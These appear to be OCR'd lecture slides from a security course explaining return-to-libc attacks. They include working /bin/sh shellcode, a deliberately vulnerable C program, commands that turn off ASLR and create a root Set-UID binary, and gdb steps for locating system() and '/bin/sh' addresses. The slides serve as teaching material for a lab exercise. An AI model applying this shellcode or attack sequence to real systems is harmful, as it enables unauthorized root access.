RETURN-TO-LIBC ATTACKS

CS44500 Computer Security

Outline

- Non-executable Stack countermeasure
- How to defeat the countermeasure
- Tasks involved in the attack
- Function Prologue and Epilogue
- Launching attack

Non-Executable Stack

- In a typical stack-based buffer overflow attack, attackers first place a piece of malicious code on the victim's stack, and then overflow the return address of a function, so when the function returns, it jumps to the location where the malicious code is stored.

- Several make the stack non-executable, so even if an attack can cause the function to jump to the malicious code, there will be no damage, because the code cannot run.

- In some computer architectures, including x86, memory can be marked as non-executable.

- In Ubuntu, when compiling a program using gcc, we can ask gcc to turn on a special "non-executable stack" bit in the header of the binary.
  - When the program is executed, the operating system first needs to allocate memory for the program; the OS checks the "non-executable stack" bit to decide whether to mark the stack memory as executable or not.

Non-executable Stack: Example Code on Stack

Running shellcode in C program

```
/* shellcode.c */
#include <string.h>

const char code[] =
"\x31\xc0\x50\x68//sh\x68/bin"
"\x89\xe3\x50\x53\x89\xe1\x99"
"\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)())buffer)();                    -> Calls shellcode on stack
}
```

Non-executable Stac: Experiment

- With executable stack

seed@ubuntu:$ gcc **-z execstack** shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!

- With non-executable stack

seed@ubuntu:$ gcc **-z noexecstack** shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)

How to Defeat This Countermeasure

Jump to existing code: e.g. **`libc`** library.

Function: `system(cmd)`: `cmd` argument is a command which gets executed.



Environment Setup

```
int vul_func(char *str)
{
   char buffer[50];
   strcpy(buffer, str);                <- Buffer overflow problem
   return 1;
}

int main(int argc, char **argv)
{
   char str[240];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   fread(str, sizeof(char), 200, badfile);
   vul_func(str);

   printf("Returned Properly\n");
   return 1;
}
```

This code has a potential buffer overflow problem in `vul_func()`

Attack Experiment: Setup

"**Non executable stack**" countermeasure is switched ***on***, **StackGuard** protection is switched ***off*** and **address randomization** is turned ***off***.

- Root owned Set-UID program.

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
```

- Turn the program into a root-owned Set-UID program

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- Use zsh to remove dash countermeasure

```
$ sudo  ln  -sf   /bin/zsh   /bin/sh
```

Overview of the Attack

Task A : Find address of `system()`.

- *To overwrite return address with system()'s address.*

Task B : Find address of the "/bin/sh" string.

- *To run command "/bin/sh" from system()*

Task C : Construct arguments for `system()`

- *To find location in the stack to place "/bin/sh" address (argument for system())*

Task A : To Find `system()`'s Address.

- Debug the **vulnerable program** using `gdb`
- Using `p` (print) command, print address of `system()` and `exit()`.

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

- It should be noted that even for the same program, if we change it from a Set- UID program to a non-Set-UID program, the libc library may not be loaded into the same location.
- Therefore, when we debug the program, we need to **debug the target Set-UID program**; otherwise, the address we get may be incorrect.

Task B : To Find "/bin/sh" String Address

Export an environment variable called "`MYSHELL`" with value "`/bin/sh`".

↓

`MYSHELL` is passed to the vulnerable program as an environment variable, which is stored on the stack.

↓

We can find its address.

Task B : Helper Program

```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf(" Value:   %s\n",   shell);
      printf(" Address: %x\n",   (unsigned int)shell);
   }

   return 1;
}
```

Code to display address of environment variable

```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
 Value:   /bin/sh
 Address: bffffe8c
```

Export "`MYSHELL`" environment variable and execute the code.

Task B : Some Considerations

```
$ mv env55 env7777
$ ./env7777
 Value:   /bin/sh
 Address: bffffe88
```

- Address of "MYSHELL" environment variable is sensitive to the length of the program name.
  - That is why we used "env55" which has same name length as "stack"
- If the program name is changed from env55 to env7777, we get a different address.

```
$ gcc -g envaddr.c -o envaddr_dbg
$ gdb envaddr_dbg
(gdb) b main
Breakpoint 1 at 0x804841d: file envaddr.c, line 6.
(gdb) run
Starting program: /home/seed/labs/buffer-overflow/envaddr_dbg
(gdb) x/100s *((char **)environ)
0xbffff55e: "SSH_AGENT_PID=2494"
0xbffff571: "GPG_AGENT_INFO=/tmp/keyring-YIRqWE/gpg:0:1"
0xbffff59c: "SHELL=/bin/bash"
......
0xbffffffb7: "COLORTERM=gnome-terminal"
0xbffffffd0: "/home/seed/labs/buffer-overflow/envaddr_dbg"
```

Task C : Argument for `system()`

- Arguments are accessed with respect to `ebp`.
- Argument for `system()` needs to be on the stack.

Need to know where exactly *ebp* is after we have "returned" to `system()`, so we can put the argument at `ebp + 8`.



Frame for the system() function

Function Prologue and Epilogue example

```
void foo(int x) {
   int a;
   a = x;
}

void bar() {
   int b = 5;
   foo(b);
}
```

```
$ gcc -S prog.c
$ cat prog.s
// some instructions omitted
foo:
   pushl %ebp                    -> Function prologue
   movl  %esp, %ebp
   subl  $16, %esp
   movl  8(%ebp), %eax
   movl  %eax, -4(%ebp)
   leave                         -> Function epilogue
   ret
```

Task C : Function Prologue

Function Prologue
(2) pushl %ebp
(3) movl %esp, %ebp
(4) subl $16, %esp

(1) When a function is called, the return address (RA) is pushed into the stack. This is the beginning of the function before the function prologue gets executed. The stack pointer (esp register) points at RA location.

esp : Stack pointer ebp: Frame Pointer



(1) the initial state

(2) after "push %ebp"

(3) after "movl %esp, %ebp"

(4) after "subl $N, %esp"

Task C : Function Epilogue

Function Epilogue
(2) movl %ebp, %esp -> (2-3) leave
(3) popl %ebp
(4) ret

4) The return address is popped from the stack and the program jumps to that address. This instruction moves the stack pointer.

esp : Stack pointer ebp: Frame Pointer



How to Find system()'s Argument Address?



- In order to find the system() argument, we need to understand how the ebp and esp registers change with the function calls.
- Between the time when the return address is modified, and the system argument is used, vul_func() returns, and the system() prologue begins.

Flow Chart to understand `system()` argument



ebp (system) + 4 is treated as return address of system(). We can put exit() address so that on system() return, exit() is called, and the program doesn't crash.

Memory Map to Understand `system()` Argument Placement

